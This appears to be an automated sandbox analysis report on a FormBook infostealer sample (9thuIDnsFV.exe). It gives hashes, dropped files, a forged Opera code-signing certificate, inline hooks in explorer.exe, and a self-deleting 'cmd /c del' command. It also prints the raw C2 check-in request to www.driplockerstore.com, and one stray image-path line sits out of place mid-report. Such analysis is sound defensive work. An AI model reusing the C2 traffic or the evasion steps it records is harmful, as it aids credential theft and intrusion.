	7VGeqwDKdb.exe	Get hash	malicious	Browse	• 81.171.22.7
	9biD2MXxdb.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	O8O8CUUvAF.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	22F93B97E4EE74C1AF48CBDCF878A983CBE2FBA7 EEFC5.exe	Get hash	malicious	Browse	• 81.171.31.214
	V39ZNrnB5E.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	dLgAVTjufY.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	vNiyRd4GcH.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	9irkb5Rbn8.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	5EHqnAyk4E.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	IZNzZi2xvv.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	4E825059CDC8C2116FF7737EEAD0E6482A2CBF0A 5790D.exe	Get hash	malicious	Browse	• 185.227.11 0.219

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\9thuIDnsFV.exe.log	
Process:	C:\Users\user\Desktop\9thuIDnsFV.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1119
Entropy (8bit):	5.356708753875314
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzd
MD5:	3197B1D4714B56F2A6AC9E83761739AE
SHA1:	3B38010F0DF51C1D4D2C020138202DABB686741D
SHA-256:	40586572180B85042FEFED9F367B43831C5D269751D9F3940BBC29B41E18E9F6
SHA-512:	58EC975A53AD9B19B425F6C6843A94CC280F794D436BBF3D29D8B76CA1E8C2D8883B3E754F9D4F2C9E9387FE88825CCD9919369A5446B1AFF73EDBE07FA94D8
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\9thuIDnsFV.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe	
Process:	C:\Users\user\Desktop\9thuIDnsFV.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	648912
Entropy (8bit):	6.555584592279825
Encrypted:	false
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhIHHZ25x:61EWMkzGUkrcJafVPUHZ2b
MD5:	0E715DB2198FF670F4BF0E88E0E9B547
SHA1:	2DE5030A9261655E5879E4FABA7B5E79D1DD483E
SHA-256:	4DC8CB12314311A3BF1B1AFA5CC5483284FDA573F18C15AB0FEF18B7B9EF9F98
SHA-512:	8FB7EA121D51C489BAC9D8D6B35E94FC8BC5E5E218DA53AD952326F6C558FA7484E54842B2C6ABBA36C5EC5BB0E6EB51FDAB46B3F98DAEE3569EF8C6EC400BCD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....,..... .....@.. ..... ..... ..@.....<...W.....(..... ..... ..H.....text..... ..... ..`.rsrc....(.....*.....@..@.reloc..... .....@..B.....x.....H..... ....1...n.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0..%.....(.....,.&&....-.&&+.}....+.}....+.*....0..\.....(.... .U...-.&.s.....-.&&(....~....%-/+.(....+.}....+.&~.....s....%.-.&+.....+.o....*.0..).....s.....,.&..(....-.+..+..{.....o....*.*....0..$.....(.....-.&.,.+..+..{.....o....&.*.*.0.....-.&{.....-.&o....+.&+.&+.*..0.....-.&{.

C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\9thuIDnsFV.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.555584592279825
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	9thuIDnsFV.exe
File size:	648912
MD5:	0e715db2198ff670f4bf0e88e0e9b547
SHA1:	2de5030a9261655e5879e4faba7b5e79d1dd483e

General

SHA256:	4dc8cb12314311a3bf1b1afa5cc5483284fda573f18c15ab0fef18b7b9ef9f98
SHA512:	8fb7ea121d51c489bac9d8d6b35e94fc8bc5e5e218da53ad952326f6c558fa7484e54842b2c6abba36c5ec5bb0e6eb51fdab46b3f98daee3569ef8c6ec400bcd
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhIHHZ25x:61EWMkzGUkrcJafVPUHZ2b
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....,..... .....@.. ....@.....

File Icon

Icon Hash:	d8aa9a8e96968eb2

Static PE Info

General

Entrypoint:	0x48bb96
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60F89E0F [Wed Jul 21 22:22:07 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert EV Code Signing CA (SHA2), OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 6/16/2019 5:00:00 PM 6/17/2022 5:00:00 AM
Subject Chain	• CN=Opera Software AS, O=Opera Software AS, L=Oslo, C=NO, SERIALNUMBER=916 368 127, OID.2.5.4.15=Private Organization, OID.1.3.6.1.4.1.311.60.2.1.3=NO
Version:	3
Thumbprint MD5:	E2F151D7231B321A29201726090932EC
Thumbprint SHA-1:	878B0B298671F44FC739C08D826BB22DB1A2A021
Thumbprint SHA-256:	C4F39751F735BA229C002983C0D6BDD4FD92A82FC97C9F5630D85C4CAA820BDA
Serial:	05F4210DB2B283A32FF2AED29FCB68A4

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x89b9c	0x89c00	False	0.745221755898	zlib compressed data	6.19781720277	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8c000	0x12818	0x12a00	False	0.266241086409	data	5.91214034297	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0xa0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-14:06:04.151317	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.6	5.79.68.101
07/22/21-14:06:04.151317	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.6	5.79.68.101
07/22/21-14:06:04.151317	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.6	5.79.68.101

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 14:06:03.988888025 CEST	192.168.2.6	8.8.8.8	0xe24e	Standard query (0)	www.driplockerstore.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 14:06:04.056725025 CEST	8.8.8.8	192.168.2.6	0xe24e	No error (0)	www.driplockerstore.com		5.79.68.101	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.driplockerstore.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49756	5.79.68.101	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:06:04.151316881 CEST	6041	OUT	GET /np0c/?iN=5jalxB&a0DTBtU=a9fK2iRL7rM/iNgaQ8e4NUwl6BbikcR8OekOj0TYIdin2efeiFW0Z5kC5Xa/O1Kzq37GlajMhw== HTTP/1.1 Host: www.driplockerstore.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:06:04.422022104 CEST	6041	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Thu, 22 Jul 2021 12:06:04 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=3031d498-eae5-11eb-88ed-6c71e7fd75df; path=/; domain=.driplockerstore.com; expires=Tue, 09 Aug 2089 15:20:11 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: 9thuIDnsFV.exe PID: 6324 Parent PID: 6048

General

Start time:	14:04:05
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\9thuIDnsFV.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\9thuIDnsFV.exe'
Imagebase:	0xe80000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.425318748.0000000004349000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.425318748.0000000004349000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.425318748.0000000004349000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.425393172.00000000043C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.425393172.00000000043C1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.425393172.00000000043C1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: 9thuIDnsFV.exe PID: 5860 Parent PID: 6324

General

Start time:	14:04:50
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe vgyjnbhui
Imagebase:	0xf40000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.498621815.0000000001CB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.498621815.0000000001CB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.498621815.0000000001CB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.496854769.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.496854769.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.496854769.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.498662649.0000000001CE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.498662649.0000000001CE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.498662649.0000000001CE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Antivirus matches:	• Detection: 24%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 5860

General

Start time:	14:04:52
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wlanext.exe PID: 4868 Parent PID: 3440

General

Start time:	14:05:19
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x2b0000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.594295138.0000000000430000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.594295138.0000000000430000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.594295138.0000000000430000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.595689407.0000000002F10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.595689407.0000000002F10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.595689407.0000000002F10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 3520 Parent PID: 4868

General

Start time:	14:05:26
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 3860 Parent PID: 3520

General

Start time:	14:05:27
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis